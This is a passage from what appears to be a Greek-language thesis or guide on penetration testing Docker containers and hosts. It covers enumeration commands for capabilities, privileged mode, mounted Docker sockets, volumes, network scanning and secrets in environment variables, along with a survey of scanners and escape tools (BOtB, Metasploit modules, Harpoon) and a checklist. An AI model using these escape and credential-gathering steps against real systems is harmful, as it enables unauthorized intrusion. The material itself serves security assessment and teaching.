(host)$ capsh -decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,
cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,
cap_net_bind_service,cap_net_raw,cap_sys_chroot,
```

[4] Το `self` στο `/proc/self` αναφέρεται στην τρέχουσα διαδικασία.

```
cap_mknod,cap_audit_write,cap_setfcap
```

Μπορούμε να το χρησιμοποιήσουμε το πρόγραμμα αυτό για να ελέγξουμε αν υπάρχουν δυνατότητες που μπορούν να χρησιμοποιηθούν για να διαφύγουμε από το κοντέινερ Docker (βλ. ενότητα 4.1.4).

Έλεγχος για προνομιακή λειτουργία (Privileged Mode)

Όπως αναφέρθηκε προηγουμένως, εάν το κοντέινερ τρέχει σε προνομιακή λειτουργία, έχει όλες τις δυνατότητες. Αυτό καθιστά εύκολο να ελέγξουμε αν εκτελούμε μια διαδικασία σε ένα κοντέινερ με προνομιακή λειτουργία. Το `0000003fffffffff` είναι η αναπαράσταση όλων των δυνατοτήτων.

```
(host)$ docker run -it -rm -privileged ubuntu:latest grep CapEff
/proc/1/status
CapEff:  0000003fffffffff
(host)$ capsh -decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,
cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,
cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,
cap_net_bind_service,cap_net_broadcast,cap_net_admin,
cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,
cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,
cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,
cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
cap_audit_write,cap_audit_control,cap_setfcap,
cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,
cap_block_suspend,cap_audit_read
```

Αν βρούμε ένα προνομιακό κοντέινερ, μπορούμε εύκολα να ξεφύγουμε από αυτό (όπως φαίνεται στην ενότητα 4.1.3).

Έλεγχος Volumes

Volumes, δηλαδή οι κατάλογοι που είναι προσαρτημένοι από τον κεντρικό υπολογιστή στο κοντέινερ, είναι τα μόνιμα δεδομένα του κοντέινερ. Αυτά τα μόνιμα δεδομένα ενδέχεται να περιέχουν ευαίσθητες πληροφορίες, γι΄ αυτό είναι σημαντικό να ελέγξουμε ποιοί καταλόγοι τοποθετούνται στο κοντέινερ (βλ. ενότητα 2.2.3).

Μπορούμε να το κάνουμε αυτό, κοιτάζοντας τις προσαρτημένες θέσεις του συστήματος αρχείων.

```
(host)$ docker run -it -rm -v /tmp:/host/tmp ubuntu cat /proc/mounts
overlay / overlay...
```

```
...
/dev/mapper/ubuntu-vg-root /host/tmp...
/dev/mapper/ubuntu-vg-root /etc/resolv.conf...
/dev/mapper/ubuntu-vg-root /etc/hostname ext4...
/dev/mapper/ubuntu-vg-root /etc/hosts...
...
```

Κάθε γραμμή περιέχει πληροφορίες για μία προσάρτηση. Βλέπουμε τη root προσάρτηση OverlayFS στην κορυφή και σε ποια διαδρομή δείχνει στον κεντρικό υπολογιστή. Βλέπουμε επίσης ποιοι κατάλογοι είναι προσαρτημένοι από το root file system στον κεντρικό υπολογιστή (που σε αυτήν την περίπτωση είναι το LVM logical volume root που αναπαριστάται στο σύστημα αρχείων ως `/dev/mapper/ubuntu-vg-root`). Στην εντολή μπορούμε να δούμε ότι το `/tmp` του κεντρικού υπολογιστή προσαρτάται ως `/host/tmp` στο κοντέινερ και το `/host/tmp` έχει προσαρτηθεί στο `/proc/mounts`. Δυστυχώς δεν βλέπουμε σε ποιο μονοπάτι ο κεντρικός υπολογιστής είναι προσαρτηθεί, βλέπουμε μόνο το μονοπάτι μέσα στο κοντέινερ.

Τώρα γνωρίζουμε ότι αυτό είναι ένα ενδιαφέρον μονοπάτι, γιατί το περιεχόμενό του πρέπει να είναι persistent. Κατά τη διάρκεια μιας δοκιμής διείσδυσης, αυτός θα ήταν ένας κατάλογος που αξίζει να δώσουμε επιπλέον προσοχή.

Έλεγχος για ένα προσαρτημένο Docker Socket

Είναι αρκετά σύνηθες το Docker Socket να προσαρτάται σε κοντέινερ. Για παράδειγμα, στη περίπτωση που θέλουμε να έχουμε ένα κοντέινερ που να παρακολουθεί την υγεία όλων των άλλων κοντέινερς. Ωστόσο, αυτό είναι επικίνδυνο όπως αναλύεται στην ενότητα 4.1.5. Μπορούμε να αναζητήσουμε το socket χρησιμοποιώντας δύο τεχνικές. Είτε κοιτάμε τις προσαρτήσεις ή προσπαθούμε να αναζητήσουμε αρχεία με παρόμοια ονόματα με το `docker.sock`.

```
(host)$ docker run -it -rm -v /var/run/docker.sock:/var/run/
docker.sock ubuntu grep docker.sock /proc/mounts
tmpfs /run/docker.sock tmpfs rw,nosuid,noexec,relatime,size=792244k,mode=755
0 0
```

Στο ανωτέρω παράδειγμα προσαρτούμε το `/var/run/docker.sock` στο κοντέινερ ως `/var/run/docker.sock` και κοιτάμε το `/proc/mounts`. Μπορούμε να δούμε ότι το το `docker.sock` είναι προσαρτημένο στο `/run/docker.sock` (δεν είναι στην πραγματικότητα προσαρτημένο στο `/var/run/docker.sock` γιατί το `/var/run/` είναι ένας συμβολικός σύνδεσμος στο `/run/`).

```
(host)$ docker run -it -rm -v /var/run/docker.sock:/var/run/
docker.sock ubuntu find .  -name "docker.sock" /
```

Εδώ προσαρτούμε το `/var/run/docker.sock` στο κοντέινερ και ψάχνουμε αρχεία που ονομάζονται 'docker.sock'.

Έλεγχος ρυθμίσεων δικτύου

Θα πρέπει επίσης να δούμε το δίκτυο του κοντέινερ. Θα πρέπει να κοιτάξουμε ποια κοντέινερ βρίσκονται στο ίδιο δίκτυο και τι είναι ικανό το κοντέινερ να φτάσει από πλευράς δικτύου. Για να γίνει αυτό, πιθανότατα θα χρειαστεί να εγκαταστήσουμε κάποια εργαλεία. Ακόμη και τα πιο βασικά εργαλεία δικτύωσης (π.χ. `ping`) αφαιρούνται από τα περισσότερα Docker images, γιατί λίγα κοντέινερ θα τα χρειαστούν.

Από προεπιλογή, όλα τα κοντέινερ λαμβάνουν μια διεύθυνση IPv4 στο υποδίκτυο 172.17.0.0/16. Είναι δυνατό να βρούμε τη διεύθυνση (χωρίς να εγκαταστήσ τίποτα) ενός κοντέινερ στο οποίο έχουμε πρόσβαση κοιτάζοντας το αρχείο `/etc/hosts/`. Το Docker θα προσθέσει μια γραμμή που κάνει resolve το όνομα του κεντρικού υπολογιστή στη διεύθυνση IPv4 σε `/etc/hosts`.

```
(host)$ docker run -it -rm alpine tail -n1 /etc/hosts
172.17.0.2 e0e6b96367db
```

Μπορούμε να δούμε το δίκτυο Docker χρησιμοποιώντας το `nmap` (το οποίο θα πρέπει να εγκαταστήσουμε μόνοι μας).

```
(host)$ docker run -it -rm ubuntu bash
(cont)# apt update
...
(cont)# apt install nmap
...
(cont)# nmap -sn -PE 172.17.0.0/16
...
Nmap scan report for 172.17.0.1
Host is up (0.000044s latency).
MAC Address:  02:42:5F:92:ED:72 (Unknown)
Nmap scan report for 172.17.0.3
Host is up (0.000027s latency).
MAC Address:  02:42:AC:11:00:03 (Unknown)
```

Βλέπουμε ότι μπορούμε να φτάσουμε σε δύο κοντέινερ, 172.17.0.1 και 172.17.0.2. Η πρώτη διεύθυνση είναι ο ίδιος ο κεντρικός υπολογιστής και η δεύτερη ένα άλλο docker. Είναι δυνατό να καταγραφεί η κίνηση αυτού του κοντέινερ χρησιμοποιώντας μια επίθεση ARP man-in-the-middle (βλ. ενότητα 4.1.7).

5.1.3 Δοκιμές διείσδυσης σε ένα κεντρικό υπολογιστή που τρέχει Docker

Κατά τη δοκιμή διείσδυσης ενός κεντρικού υπολογιστή με εγκατεστημένο το Docker σε αυτόν, μας ενδιαφέρει να βρούμε σφάλματα και εσφαλμένες διαμορφώσεις που μας επιτρέπουν να χρησιμοποιούμε το Docker για πρόσβαση σε ευαίσθητα δεδομένα ή να κλιμακώσουμε τα προνόμιά μας εντός του συστήματος. Σε αυτή την ενότητα θα εξετάσουμε τα διάφορα βήματα που μπορούμε να κάνουμε για να συγκεντρώσουμε πληροφορίες σχετικά με το σύστημα και τη διαμόρφωση του Docker. Αυτό θα μας πει αν είναι δυνατό να εκτελέσουμε ένα Docker daemon (βλ. ενότητα 3.2).

Έκδοση Docker

Το πρώτο βήμα που κάνουμε εάν δοκιμάζουμε ένα σύστημα που έχει εγκαταστεστημένο το Docker, είναι να ελέγξουμε την έκδοση. Το Docker δεν χρειάζεται να τρέχει και εμείς δεν χρειαζόμαστε ειδικές άδειες (δηλαδή άδειες Docker) για να ελέγξουμε την έκδοση του Docker [5].

```
(host)$ docker -v
Docker version 20.10.8, build 3967b7d
```

Μόλις βρούμε την έκδοση Docker, θα πρέπει να ελέγξουμε για τυχόν CVEs που είναι διαθέσιμα για την έκδοση του Docker που είναι εγκατεστημένη στον κεντρικό υπολογιστή.

Ποιός επιτρέπεται να χρησιμοποιήσει το Docker

Επειδή η πρόσβαση στο Docker ισοδυναμεί με δικαιώματα `root`, οι χρήστες που επιτρέπεται να χρησιμοποιούν το Docker είναι ενδιαφέροντες στόχοι. Αν υπάρχει ένας τρόπος να γίνουμε ένας από αυτούς τους χρήστες, θα έχουμε πρόσβαση στα πάντα στον κεντρικό υπολογιστή.

Κάθε χρήστης που έχει πρόσβαση ανάγνωσης και εγγραφής στο Docker socket (δηλαδή το `/var/run/docker.sock`) έχει δικαιώματα χρήσης του Docker.

Γι΄ αυτό το πρώτο πράγμα που πρέπει να κάνουμε είναι να δούμε ποιοι χρήστες έχουν δικαιώματα ανάγνωσης και εγγραφής στο Docker socket.

Από προεπιλογή, ο χρήστης `root` και κάθε χρήστης στην ομάδα `docker` έχει δικαιώματα ανάγνωσης και εγγραφής στο Docker socket.

Μπορούμε να δούμε ποιος ανήκει στην ομάδα `docker` κοιτάζοντας στο /etc/group.

```
$ grep docker /etc/group
```

[5] Η έκδοση είναι hardcoded ως συμβολοσειρά μέσα στο Docker client binary

```
docker:x:999:milouk
```

Βλέπουμε ότι μόνο ο `milouk` είναι μέλος της ομάδας `docker`. Μπορεί επίσης να έχει ενδιαφέρον να δούμε ποιοι χρήστες έχουν δικαιώματα `sudo` (στο `/etc/sudoers`). Χρήστες χωρίς `sudo` αλλά με δικαιώματα Docker πρέπει να εκλαμβάνονται ως χρήστες `sudo` (βλ. ενότητα 4.1.1).

Είναι επίσης πιθανό το `setuid bit` να έχει οριστεί στο Docker client. Σε αυτή τη περίπτωση, μπορούμε επίσης να χρησιμοποιήσουμε το Docker.

```
(host)$ ls -l $(which docker)
-rwxr-xr-x 1 root root 88965248 dec 13 08:28 /usr/bin/docker
(host)# chmod +s $(which docker)
(host)$ ls -l $(which docker)
-rwsr-sr-x 1 root root 88965248 dec 13 08:28 /usr/bin/docker
```

Ρυθμίσεις (Configuration)

Το Docker για να ρυθμιστεί χρησιμοποιεί πολλά αρχεία. Το πιο σημαντικό είναι ο τρόπος με τον οποίον ο Docker daemon ξεκινά. Τα περισσότερα συστήματα θα έχουν κάποιον service manager που διαχειρίζεται daemon processes. Σε πολλές σύγχρονες διανομές Linux αυτό είναι έργο του `systemd`. Σε άλλα συστήματα Linux χρησιμοποιείται το αρχείο διαμόρφωσης `/etc/docker/daemon.json` [6] (και οι προεπιλογές ενδέχεται να οριστούν στο `/etc/default/docker`). Αυτά τα αρχεία θα μας πουν επίσης εάν το Docker API είναι διαθέσιμο μέσω TCP το οποίο, εάν δεν ρυθμιστεί σωστά, μπορεί να είναι επικίνδυνο.

Μπορούμε επίσης να αναζητήσουμε αρχεία ρυθμίσεων χρήστη, που μπορεί να περιέχουν μυστικά και ευαίσθητα δεδομένα. Δείτε την ενότητα 4.1.2 για περισσότερες πληροφορίες.

Διαθέσιμες εικόνες και κοντέινερς

Πρέπει να ελέγξουμε ποιες εικόνες και κοντέινερ (τόσο σε λειτουργία όσο και σταματημένα) είναι διαθέσιμα στον κεντρικό υπολογιστή. Αυτό θα μας πει περισσότερα για το σύστημα στο οποίο κάνουμε δοκιμές.

Η εντολή `docker images -a` θα εμφανίσει όλες τις διαθέσιμες εικόνες (συμπεριλαμβανομένων των ενδιάμεσων εικόνων) και το `docker ps -a` θα εμφανίσει όλα τα κοντέινερ (σε λειτουργία και μη).

```
(host)$ docker images -a
REPOSITORY                  TAG    IMAGE ID    CREATED    SIZE
grnet/dilosi_nginx_dev      latest 982db5a3ca83 5 hours ago 141MB
grnet/dilosi_backend_dev    latest 7eb1820b06e0 5 hours ago 1.46GB
```

[6] https://docs.docker.com/engine/reference/commandline/dockerd/

```
   grnet/dilosi_frontend_dev   latest 406ee25a3dfb 5 hours ago 1.6GB
   (host)$ docker ps -a -no-trunc -format="{{.Names}} {{.Command}}
{{.Image}}"
   dilosi_nginx_dev "/docker-entrypoint.sh nginx -g 'daemon off;'"
grnet/dilosi_nginx_dev:latest
```

Θα πρέπει επίσης να εξετάσουμε τις μεταβλητές περιβάλλοντος που έχουν διαβιβαστεί στα κοντέινερ, επειδή οι μεταβλητές περιβάλλοντος χρησιμοποιούνται για τη διαβίβαση πληροφοριών (συμπεριλαμβανομένων κωδικών πρόσβασης και μυστικών) σε ένα κοντέινερ κατά τη δημιουργία του. Χρησιμοποιώντας το `docker inspect` μπορούμε να δούμε πληροφορίες σχετικά με τα κοντέινερ, συμπεριλαμβανομένων των καθορισμένων μεταβλητών περιβάλλοντος.

```
   (host)$ docker run -rm -e MYSQL_ROOT_PASSWORD=supersecret -name=database
mariadb:latest
   (host)$ docker inspect database | jq -r '.[0].Config.Env'
   [
   "MYSQL_ROOT_PASSWORD=supersecret",
   ...
```

Τα κοντέινερς μπορεί να έχουν volumes. Αυτοί οι τόμοι μας λένε περισσότερα σχετικά με το που μπορεί να βρίσκονται ευαίσθητα και σημαντικά δεδομένα. Μπορούμε επίσης να παραθέσουμε τους τόμους χρησιμοποιώντας το `docker inspect`.

```
   (host)$ docker inspect database | jq -r '.[0].HostConfig.Binds'
   [
   "/tmp/database/:/var/lib/mysql/"
   ]
```

Κανόνες `iptables`

Όπως είδαμε στην ενότητα 4.1.6, το Docker θα παρακάμψει τους κανόνες `iptables` του κεντρικού υπολογιστή. Χρησιμοποιώντας τις εντολές `iptables -vnL` και `iptables -t nat -vnL` μπορούμε να δούμε τους κανόνες από τους προεπιλεγμένους πίνακες filter και nat αντίστοιχα. Είναι σημαντικό ότι όλοι οι κανόνες του τείχους προστασίας σχετικά με τα κοντέινερ Docker ορίζονται στην αλυσίδα DOCKER-USER στο φίλτρο, επειδή όλη η κίνηση του Docker θα περάσει πρώτα την αλυσίδα DOCKER-USER.

5.2 Εργαλεία αυτοματοποίησης

Οι περισσότερες αξιολογήσεις ασφαλείας είναι χρονικά περιορισμένες. Χρειάζονται μεγάλα και πολύπλοκα συστήματα, προκειμένου να αξιολογηθεί ένα σύστημα σε σύντομο χρονικό διάστημα. Υπάρχουν εργαλεία που αυτοματοποιούν το μεγαλύτερο κομμάτι της διαδικασίας αξιολόγησης. Αντί να κάνουμε κάθε βήμα χειροκίνητα, αυτά τα εργαλεία σαρώνουν τα συστήματα αυτόματα και συστηματικά για να βρουν γνωστά τρωτά σημεία και πιθανά αδύνατα σημεία. Σε αυτή την ενότητα θα συζητήσουμε τα εργαλεία που μας βοηθούν να αυτοματοποιήσουμε μέρος των χειροκίνητων βημάτων της ενότητας 5.1 για την αναγνώριση και εκμεταλλευση των τρωτών σημείων που συζητήσαμε στο κεφάλαιο 4.

Όπως θα δούμε, τα περισσότερα εργαλεία έχουν μια συγκεκριμένη εστίαση (π.χ. μια μεμονωμένη ευπάθεια ή μέρος ενός συστήματος). Αυτό καθιστά πιο δύσκολο τον διαχωρισμό τους σε ομάδες που αντιστοιχούν στα μοντέλα επίθεσης του κεφαλαίου 3. Αντίθετα, τα χωρίζουμε σε ομάδες που ταιριάζουν με το σκοπό τους: σαρωτές διαμόρφωσης κεντρικού υπολογιστή (host configuration scanners) (ενότητα 5.2.1), εργαλεία ανάλυσης εικόνας Docker (ενότητα 5.2.2) και εργαλεία εκμετάλλευσης (ενότητα 5.2.3).

5.2.1 Host configuration Scanners

Τα εργαλεία που περιγράφονται σε αυτήν την ενότητα εκτελούνται σε έναν κεντρικό υπολογιστή που εκτελεί το Docker (βλ ενότητα 5.1.3). Ελέγχουν για προβλήματα στη διαμόρφωση του Docker, στις διαθέσιμες εικόνες και στα διαθέσιμα κοντέινερ.

Docker Bench for Security

Το ίδιο το Docker έχει κυκλοφορήσει έναν σαρωτή (που ονομάζεται Docker Bench for Security [7]) που βασίζεται στο CIS Docker Benchmark. Προορίζεται για να εκτελείται σε έναν κεντρικό υπολογιστή που τρέχει Docker. Ο σαρωτής ελέγχει εάν η διαμόρφωση Docker, οι εικόνες και τα κοντέινερς στον κεντρικό υπολογιστή ακολουθούν όλες τις οδηγίες του CIS Docker Benchmark. Ορισμένες οδηγίες μπορεί να είναι άσχετες με κάθε κεντρικό υπολογιστή (π.χ. οδηγίες που σχετίζονται με το Docker Swarm). Αυτές παραλείπονται από το Docker Bench for Security.

Dockscan

Το Dockscan [8] ελέγχει έναν κεντρικό υπολογιστή και τα κοντέινερ που τρέχουν, για εσφαλμένες διαμορφώσεις (δεν σχετίζεται κάθε εσφαλμένη ρύθμιση παραμέτρων με την ασφάλεια). Είναι αρκετά παλιό (η τελευταία αλλαγή έγινε τον

[7] https://github.com/docker/docker-bench-security
[8] https://github.com/kost/dockscan

Αύγουστο του 2016 [9]) και ως εκ τούτου είναι λιγότερο χρήσιμο κατά τη διάρκεια μιας δοκιμής διείσδυσης. Το Dockscan σαρώνει για τις ακόλουθες εσφαλμένες διαμορφώσεις:

- Τον αριθμό των αλλαγμένων αλλά όχι των μόνιμων αρχείων των κοντέινερ που τρέχουν.
- Τους κενούς κωδικούς πρόσβασης σε κοντέινερ (παρόμοια με την ενότητα 4.2.4).
- Τον αριθμό των διεργασιών που εκτελούνται μέσα σε ένα κοντέινερ.
- Εάν ένας διακομιστής SSH εκτελείται μέσα σε ένα κοντέινερ.
- Εάν έχει εγκατασταθεί μια μη σταθερή έκδοση του Docker.
- Τη χρήση μη ασφαλών registries.
- Εάν έχουν τεθεί όρια μνήμης για κοντέινερ.
- Εάν η προώθηση κίνησης IPv4 είναι ενεργοποιημένη στο Docker.
- Εάν χρησιμοποιείται κάποιο mirror registry.
- Εάν χρησιμοποιείται το AUFS storage driver.

5.2.2 Εργαλεία ανάλυσης εικόνων Docker

Τα περισσότερα εργαλεία ανάλυσης ασφάλειας Docker επικεντρώνονται στη στατική ανάλυση εικόνων Docker. Αναζητούν λογισμικό και βιβλιοθήκες μέσα στις εικόνες και τα ταιριάζουν έναντι γνωστών βάσεων δεδομένων ευπαθειών. Ορισμένοι ερευνητές αναζητούν επίσης ευαίσθητες πληροφορίες (π.χ. κωδικούς πρόσβασης) που μπορεί να είναι αποθηκευμένες μέσα στην εικόνα.

Αν και αυτά τα εργαλεία είναι πιο χρήσιμα από αμυντική άποψη (π.χ. σάρωση εικόνων για προβλήματα προτού αναπτυχθούν), ενδέχεται να αποκαλυφθούν τρωτά σημεία ή ευαίσθητες πληροφορίες κατά τη διάρκεια μιας δοκιμής διείσδυσης.

5.2.3 Εργαλεία εκμετάλλευσης

Υπάρχουν εργαλεία που εστιάζουν ειδικά στην εκμετάλλευση των τρωτών σημείων. Αυτά τα εργαλεία επικεντρώνονται στη διαφυγή κοντέινερ ή στην κλιμάκωση των προνομίων στον κεντρικό υπολογιστή. Μπορούν να είναι χρήσιμα κατά τη διάρκεια μιας δοκιμής διείσδυσης, επειδή θα αυτοματοποιήσουν την εκμετάλλευση συγκεκριμένων τρωτών σημείων.

Break out of the Box

Το Break Out of the Box (BOtB) [10] είναι ένα εργαλείο που εντοπίζει και εκμεταλλεύεται κοινά τρωτά σημεία διαφυγής κοντέινερ. Είναι σε θέση να κάνει τις ακόλουθες αποδράσεις:

[9] https://github.com/kost/dockscan/commit/0a21d64
[10] https://github.com/brompwnie/botb

• Εάν το BOtB βρει το Docker socket τοποθετημένο μέσα στο κοντέινερ, το BOtB μπορεί να ξεφύγει από το κοντέινερ χρησιμοποιώντας την ίδια τεχνική που συζητήσαμε στην ενότητα 4.1.5.

• Το BOtB μπορεί να διαφύγει από κοντέινερ χρησιμοποιώντας το CVE-2019-5736 (βλ. ενότητα 4.2.3).

• Το BOtB είναι σε θέση να αναγνωρίζει ευαίσθητες πληροφορίες σε μεταβλητές περιβάλλοντος.

• Εάν το κοντέινερ λειτουργεί σε προνομιακή λειτουργία, το BOtB προσπαθεί να διαφύγει χρησιμοποιώντας την ίδια ευπάθεια [11]. [5].

Metasploit

Το Metasploit [12] είναι ένα framework εκμετάλλευσης (όχι μόνο για το Docker). Έχει όμως κάποια modules ειδικά για το Docker:

• Το module 'Linux Gather Container Detection' ελέγχει εάν τρέχει μέσα σε ένα κοντέινερ (παρόμοια με τους ελέγχους που εξετάσαμε στην ενότητα 5.1.1) [24]

• Το module 'Multi Gather Docker Credentials Collection' μαζεύει όλα τα αρχεία `.docker/config.json` που βρίσκονται στα home directories των χρηστών. [33]

• Το module 'Unprotected TCP Socket Exploit' αποκτά πρόσβαση `root` σε κάποιο απομακρυσμένο κεντρικό υπολογιστή που εκθέτει το Docker API του μέσω TCP δημιουργώντας ένα κοντέινερ με το σύστημα αρχείων του κεντρικού υπολογιστή προσαρτημένο ως τόμο (βλ. ενότητα 4.1.5) [26].

Harpoon

Το Harpoon [13] είναι ένα εργαλείο που μπορεί να αναγνωρίσει εάν τρέχει μέσα σε ένα κοντέινερ κοιτάζοντας το `cgroup` και προσπαθεί να βρει και να ξεφύγει χρησιμοποιώντας ένα mounted Docker socket (βλ. ενότητα 4.1.5).

[11] Να σημειώσουμε ότι η προνομιακή λειτουργία δεν χρειάζεται για να δουλέψει αυτή η διαφυγή κοντέινερ

[12] https://www.metasploit.com/

[13] https://github.com/ProfessionallyEvil/harpoon

Κεφάλαιο 6

Λίστα ελέγχων δοκιμών παρείσδυσης Docker

Στο κεφάλαιο 4 και στο κεφάλαιο 5 εξετάσαμε τα κοινά τρωτά σημεία και πώς να τα αναγνωρίσουμε. Σε αυτό το κεφάλαιο θα τα συνοψίσουμε σε μια λίστα ελέγχου που αποτελείται από ερωτήσεις. Αυτές είναι ερωτήσεις που πρέπει να κάνει ένας penetration tester κατά την αξιολόγηση ενός κοντέινερ ή ενός κεντρικού υπολογιστή. Θα δώσουμε και τα απαραίτητα βήματα για το πώς να απαντηθεί η κάθε ερώτηση.

Αυτή η λίστα διατηρείται σκόπιμα σύντομη και χρησιμοποιεί μόνο εντολές Unix shell που μπορούν να εκτελεστούν χειροκίνητα, για να είναι εύκολες και γρήγορες στη χρήση.

Στην ενότητα 5.2 εξετάσαμε τα εργαλεία που βοηθούν στην αυτοματοποίηση της απαρίθμησης και εκμετάλλευσης ορισμένων τρωτών σημείων. Τα περισσότερα από αυτά απαιτούν κάποια ρύθμιση (π.χ. εγκατάσταση βιβλιοθηκών / εξαρτήσεων) και καλύπτουν μόνο συγκεκριμένες ευπάθειες. Αυτό αντιβαίνει ακριβώς στο σκοπό αυτής της λίστας ελέγχου και ως εκ τούτου δεν είναι απαραίτητο να χρησιμοποιήσετε αυτήν τη λίστα ελέγχου (με σημαντική εξαίρεση το Docker Bench for Security).

Παρόμοια με την ενότητα 5.1, αυτό το κεφάλαιο χωρίζεται σε τρία μέρη, τα οποία αντιστοιχούν στα μοντέλα επιτιθέμενων του κεφαλαίου 3. Η πρώτη ενότητα έχει σκοπό να εντοπίσουμε εάν τρέχουμε μέσα σε ένα κοντέινερ (ενότητα 6.1). Αν ξέρουμε ότι είμαστε μέσα σε ένα κοντέινερ, μπορούμε να αναζητήσουμε τρωτά σημεία μέσα σε αυτό (βλ. ενότητα 6.2). Αν ξέρουμε ότι δεν τρέχουμε μέσα σε ένα κοντέινερ, μπορούμε να αναζητήσουμε τρωτά σημεία στον κεντρικό υπολογιστή (βλ. ενότητα 6.3).

6.1 Είμαστε μέσα σε ένα κοντέινερ;

Οι ακόλουθες ερωτήσεις έχουν σκοπό να προσδιορίσουν το σχετικό μοντέλο επιτιθέμενου (κεφάλαιο 3). Εάν η απάντηση σε οποιαδήποτε από τις παρακάτω

ερωτήσεις είναι ¨ναι¨, τότε το πιο πιθανό είναι ότι είμαστε μέσα σε ένα κοντέινερ. Για λεπτομερείς πληροφορίες, δείτε την ενότητα 5.1.1. Εάν τρέχουμε μέσα σε ένα κοντέινερ, δείτε την ενότητα 6.2. Αν όχι, δείτε την ενότητα 6.3.

• Υπάρχει `/.dockerenv`· (βλ. ενότητα 5.1.1)
Εκτελέστε το '`ls /.dockerenv`' για να δείτε αν υπάρχει `/.dockerenv`

• Το `/proc/1/cgroup` περιέχει '`/docker/`¨· (βλ. ενότητα 5.1.1)
Εκτελέστε το "`grep '/docker/' /proc/1/cgroup`" για να βρείτε όλες τις γραμμές στο `/proc/1/cgroup` που περιέχουν "`/docker/`".

• Υπάρχουν λιγότερες από 5 διαδικασίες· (βλ. ενότητα 5.1.1) Εκτελέστε το "`ps aux`" για να δείτε όλες τις διεργασίες.

• Είναι η διαδικασία με process id 1 μια κοινή αρχική διεργασία· (βλ. ενότητα 5.1.1)
Εκτελέστε το "`ps -p1`" για να δείτε τη διαδικασία με το process id 1 και ελέγξτε αν είναι μια κοινή αρχική διαδικασία (π.χ. `systemd` ή `init`).

• Υπάρχουν ή όχι κοινές βιβλιοθήκες και binary αρχεία στο σύστημα· (βλ. ενότητα 5.1.1)
Μπορούμε να χρησιμοποιήσουμε την εντολή `which` για να βρούμε διαθέσιμα binary αρχεία. Για παράδειγμα, το "`which sudo`" θα μας πει εάν το binary `sudo` είναι διαθέσιμο.

6.2 Εύρεση ευπαθειών μέσα σε ένα κοντέινερ

Οι παρακάτω ερωτήσεις και βήματα έχουν σκοπό να εντοπίσουν ενδιαφέροντα μέρη και αδύναμα σημεία μέσα στα κοντέινερς. Για λεπτομερείς πληροφορίες, δείτε την ενότητα 3.1 και ενότητα 5.1.2.
• Ποιος είναι ο τρέχων χρήστης· (βλ. ενότητα 5.1.2)
Εκτελέστε το "`id`" για να δείτε ποιος είναι ο τρέχων χρήστης και σε ποιες ομάδες ανήκει.

• Ποιοι χρήστες είναι διαθέσιμοι στο σύστημα· (βλ. ενότητα 5.1.2)
Διαβάστε το `/etc/passwd` για να δείτε ποιοι χρήστες είναι διαθέσιμοι.

• Ποιο είναι το λειτουργικό σύστημα του κοντέινερ· (βλ. ενότητα 5.1.2)
Διαβάστε το `/etc/os-release` για να λάβετε πληροφορίες σχετικά με το λειτουργικό σύστημα.

• Ποιες διαδικασίες εκτελούνται· (βλ. ενότητα 5.1.2)

Εκτελέστε το "ps aux" για να δείτε όλες τις διεργασίες.

• Ποιό είναι το λειτουργικό στον κεντρικό υπολογιστή· (βλ. ενότητα 5.1.2)
Εκτελέστε το "uname -a" για να λάβετε πληροφορίες σχετικά με τον πυρήνα και το υποκείμενο λειτουργικό σύστημα του κεντρικού υπολογιστή.

• Ποιες δυνατότητες έχουν οι διεργασίες στο κοντέινερ· (βλ. ενότητα 5.1.2)
Δείτε την τρέχουσα τιμή των δυνατοτήτων εκτελώντας το "grep CapEff /proc/self/status» και αποκωδικοποιήστε το με «capsh -decode=value». Το capsh μπορεί να εκτελεστεί σε διαφορετικό σύστημα.

• Το κοντέινερ λειτουργεί σε προνομιακή λειτουργία· (βλ. ενότητα 5.1.2)
Εάν η τιμή CapEff του προηγούμενου βήματος ισούται με 0000003fffffffff, το κοντέινερ λειτουργεί σε προνομιακή λειτουργία και μπορούμε να αποδράσουμε από αυτό (βλ. ενότητα 4.1.3).

• Ποια volumes είναι προσαρτημένα· (βλ. ενότητα 5.1.2)
Διαβάστε /proc/mounts για να δείτε όλες τις προσαρτήσεις συμπεριλαμβανομένων των volumes.

• Υπάρχουν ευαίσθητες πληροφορίες αποθηκευμένες σε μεταβλητές περιβάλλοντος· (βλ. ενότητα 5.1.2)
Η εντολή "env" θα εμφανίσει όλες τις μεταβλητές περιβάλλοντος.

• Είναι το Docker socket τοποθετημένο μέσα στο κοντέινερ· (βλ. ενότητα 5.1.2)
Ελέγξτε το /proc/mounts για να δείτε εάν το docker.sock είναι τοποθετημένο μέσα στο κοντέινερ. Το /run/docker.sock είναι ένα κοινό σημείο προσάρτησης. Αν το βρούμε, μπορούμε να ξεφύγουμε από το κοντέινερ και να αλληλεπιδράσουμε με το Docker daemon στον κεντρικό υπολογιστή.

• Ποιοι κεντρικοί υπολογιστές είναι προσβάσιμοι στο δίκτυο· (βλ. ενότητα 5.1.2)
Εάν είναι δυνατόν, χρησιμοποιήστε το nmap για να σαρώσετε το τοπικό δίκτυο για προσβάσιμους κεντρικούς υπολογιστές. Η διεύθυνση IPv4 του κοντέινερ βρίσκεται στο /etc/host.

6.3 Εύρεση ευπαθειών στον κεντρικό υπολογιστή

Οι παρακάτω ερωτήσεις και βήματα έχουν σκοπό να εντοπίσουν ενδιαφέροντα μέρη και αδύναμα σημεία στους κεντρικούς υπολογιστές που τρέχουν το Docker.

Για λεπτομερείς πληροφορίες, βλ. ενότητα 3.2 και ενότητα 5.1.3.

• Ποια είναι η έκδοση του Docker· (βλ. ενότητα 5.1.3)

Εκτελέστε το `"docker -version"` για να βρείτε την έκδοση του Docker. Θα χρειαστεί να ελέγξετε εάν υπάρχουν γνωστά σφάλματα που σχετίζονται με το λογισμικό (ενότητα 4.2) σε αυτή την έκδοση του Docker (βλ. ενότητα 4.2). Μπορούμε να βρούμε σχετικά CVE στην Εθνική Βάση Δεδομένων Ευπάθειας [1].

